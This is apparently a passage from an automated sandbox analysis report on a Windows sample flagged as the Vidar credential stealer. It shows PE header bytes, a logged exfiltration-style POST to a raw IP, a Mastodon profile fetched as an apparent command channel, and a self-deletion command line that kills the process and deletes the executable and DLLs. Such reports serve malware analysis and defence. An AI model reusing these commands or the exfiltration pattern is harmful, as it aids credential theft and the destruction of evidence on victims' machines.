00 06 00 00 00 0a 00 00 00 06 00 00 00 00 00 00 00 00 40 01 00 00 04 00 00 bc 11 02 00 03 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 b0 f0 00 00 14 09 00 00 c0 10 01 00 8c 00 00 00 00 20 01 00 08 04 00 00 00 00 00 00 00 00 00 00 00 0 8 01 00 48 3f 00 00 00 30 01 00 94 0a 00 00 b0 1f 00 00 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 1f 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 bc 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 c4 e9 00 00 00 10 00 00 00 ea 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 44 06 00 00 00 00 01 00 00 02 00 00 00 ee 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 69 64 61 74 61 00 00 b8 05 00 00 00 10 01 00 00 06 00 00 00 f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 08 04 00 00 00 20 01 00 00 06 00 00 00 f6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 94 0a 00 00 00 30 01 00 00 0c 00 00 00 fc 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$NEEE"GL^NElUVA_D2DDRichEPEL8'Y"! @@A H?08@ .text `.dataD@.idata@@.rsrc @@.reloc0@B
Sep 25, 2021 10:15:10.041330099 CEST	3577	OUT	POST / HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A Content-Length: 97042 Host: 159.69.203.58 Connection: Keep-Alive Cache-Control: no-cache
Sep 25, 2021 10:15:10.368840933 CEST	3674	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 25 Sep 2021 08:15:10 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Content-Encoding: gzip Data Raw: 31 36 0d 0a 1f 8b 08 00 00 00 00 00 04 03 cb cf 06 00 47 dd dc 79 02 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 16Gy0

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49743	88.99.75.82	443	C:\Users\user\Desktop\0lm81UZm7Y.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-25 08:15:02 UTC	0	OUT	GET /@killern0 HTTP/1.1 Host: mas.to

Timestamp	kBytes transferred	Direction	Data
2021-09-25 08:15:03 UTC	0	IN	HTTP/1.1 200 OK Date: Sat, 25 Sep 2021 08:15:03 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Server: Mastodon X-Frame-Options: DENY X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block Permissions-Policy: interest-cohort=() Link: <https://mas.to/.well-known/webfinger?resource=acct%3Akillern0%40mas.to>; rel="lrdd"; type="application/jrd+json", <https://mas.to/users/killern0>; rel="alternate"; type="application/activity+json" Vary: Accept, Accept-Encoding, Origin Cache-Control: max-age=0, public ETag: W/"a868a84320f39b6d65dd179cb53f085a" Content-Security-Policy: base-uri 'none'; default-src 'none'; frame-ancestors 'none'; font-src 'self' https://mas.to; img-src 'self' https: data: blob: https://mas.to; style-src 'self' https://mas.to 'nonce-p9wD9lKABoSqlaRyNR3Szw=='; media-src 'self' https: data: https://mas.to; frame-src 'self' https:; manifest-src 'self' https://mas.to; connect-src 'self' data: blob: https://mas.to https://media.mas.to wss://mas.to; script-src 'self' https://mas.to; child-src 'self' blob: https://mas.to; worker-src 'self' blob: https://mas.to Set-Cookie: _mastodon_session=YS5pHXcYD0j25x%2F1ndWtVDgJ4Zad6Bdzeo1TbJ3D4EeQeilH%2B%2BYAdufyJWMg7Bzd3oQs3rmZrHnw0ROfBK2iqHm%2BMv69La50tMhX4Uzw4JEgcyZdK2a3j5ef%2F4Jm4AXyz5845F1cRktvzDC9sDd%2F9vy6tya88lgTr4TmowOpegM8UZ4n2Rkf8NT4r2HZlJ3UuTEtvZDD6MVy%2BDNIqVnhC4oSWnLVf%2BIM9PIp7D9AJ%2B%2B2BldEIDa46ZYscMC13V6uvKhAHxaMFsto3kvCRFAex53yaSR6m%2FbrT2GB5ZRe4D%2FUcm0PDdONNX6X4478pyD%2B26On9a7WRHldQfQknU0rSILsJI4p58Kdosb1Dt5TFBfRl%2Fg2ig%3D%3D--Rujvu3cv2KP%2BDvKO--sAnp6ROhOpRGF6evW9%2BPNQ%3D%3D; path=/; secure; HttpOnly; SameSite=Lax X-Request-Id: 277df84b-98da-4fc2-8fa3-f56bdb63d094 X-Runtime: 0.075339 Strict-Transport-Security: max-age=63072000; includeSubDomains X-Cached: MISS Strict-Transport-Security: max-age=31536000
2021-09-25 08:15:03 UTC	1	IN	Data Raw: 35 30 35 34 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 27 65 6e 27 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 27 75 74 66 2d 38 27 3e 0a 3c 6d 65 74 61 20 63 6f 6e 74 65 6e 74 3d 27 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 27 20 6e 61 6d 65 3d 27 76 69 65 77 70 6f 72 74 27 3e 0a 3c 6c 69 6e 6b 20 68 72 65 66 3d 27 2f 66 61 76 69 63 6f 6e 2e 69 63 6f 27 20 72 65 6c 3d 27 69 63 6f 6e 27 20 74 79 70 65 3d 27 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 27 3e 0a 3c 6c 69 6e 6b 20 68 72 65 66 3d 27 2f 61 70 70 6c 65 2d 74 6f 75 63 68 2d 69 63 6f 6e 2e 70 6e 67 27 20 72 65 6c 3d 27 61 70 70 6c 65 2d 74 6f 75 63 68 2d 69 63 6f 6e 27 20 73 Data Ascii: 5054<!DOCTYPE html><html lang='en'><head><meta charset='utf-8'><meta content='width=device-width, initial-scale=1' name='viewport'><link href='/favicon.ico' rel='icon' type='image/x-icon'><link href='/apple-touch-icon.png' rel='apple-touch-icon' s
2021-09-25 08:15:03 UTC	16	IN	Data Raw: 2e 37 39 38 38 32 39 2d 31 35 2e 37 33 38 32 38 2d 31 38 2e 37 39 38 38 32 39 2d 31 31 2e 36 30 32 35 20 30 2d 31 37 2e 34 31 37 39 37 20 37 2e 35 30 38 35 31 36 2d 31 37 2e 34 31 37 39 37 20 32 32 2e 33 35 33 35 31 36 76 33 32 2e 33 37 35 30 30 32 48 39 36 2e 32 30 37 30 33 31 56 38 35 2e 34 32 33 38 32 38 63 30 2d 31 34 2e 38 34 35 2d 35 2e 38 31 35 34 36 38 2d 32 32 2e 33 35 33 35 31 35 2d 31 37 2e 34 31 37 39 36 39 2d 32 32 2e 33 35 33 35 31 36 2d 31 30 2e 34 39 33 37 35 20 30 2d 31 35 2e 37 34 30 32 33 34 20 36 2e 33 33 30 30 37 39 2d 31 35 2e 37 34 30 32 33 34 20 31 38 2e 37 39 38 38 32 39 76 35 39 2e 31 34 38 34 33 39 48 33 38 2e 39 30 34 32 39 37 56 38 30 2e 30 37 36 31 37 32 63 30 2d 31 32 2e 34 35 35 20 33 2e 31 37 31 30 31 36 2d 32 32 2e 33 35 Data Ascii: .798829-15.73828-18.798829-11.6025 0-17.41797 7.508516-17.41797 22.353516v32.375002H96.2 07031V85.423828c0-14.845-5.815468-22.353515-17.417969-22.353516-10.49375 0-15.740234 6.330079-15.740234 18.798829v59.148439H38.904297V80.076172c0-12.455 3.171016-22.35

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: 0lm81UZm7Y.exe PID: 6636 Parent PID: 1460

General

Start time:	10:14:54
Start date:	25/09/2021
Path:	C:\Users\user\Desktop\0lm81UZm7Y.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\0lm81UZm7Y.exe'
Imagebase:	0x400000
File size:	589312 bytes
MD5 hash:	14C81D7BC27BDB0D92CFFF414F8FFD04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000002.278147128.00000000006C4000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000002.278284873.00000000021A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000002.277774021.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000003.247214194.00000000022C0000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: cmd.exe PID: 5616 Parent PID: 6636

General

Start time:	10:15:12
Start date:	25/09/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /c taskkill /im 0lm81UZm7Y.exe /f & timeout /t 6 & del /f /q 'C:\Users\user\Desktop\0lm81UZm7Y.exe' & del C:\ProgramData*.dll & exit
Imagebase:	0x150000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 4636 Parent PID: 5616

General

Start time:	10:15:12

Start date:	25/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: taskkill.exe PID: 6152 Parent PID: 5616

General

Start time:	10:15:13
Start date:	25/09/2021
Path:	C:\Windows\SysWOW64\taskkill.exe
Wow64 process (32bit):	true
Commandline:	taskkill /im 0lm81UZm7Y.exe /f
Imagebase:	0x7ff797770000
File size:	74752 bytes
MD5 hash:	15E2E0ACD891510C6268CB8899F2A1A1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: timeout.exe PID: 5420 Parent PID: 5616

General

Start time:	10:15:13
Start date:	25/09/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout /t 6
Imagebase:	0x1290000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Disassembly

Code Analysis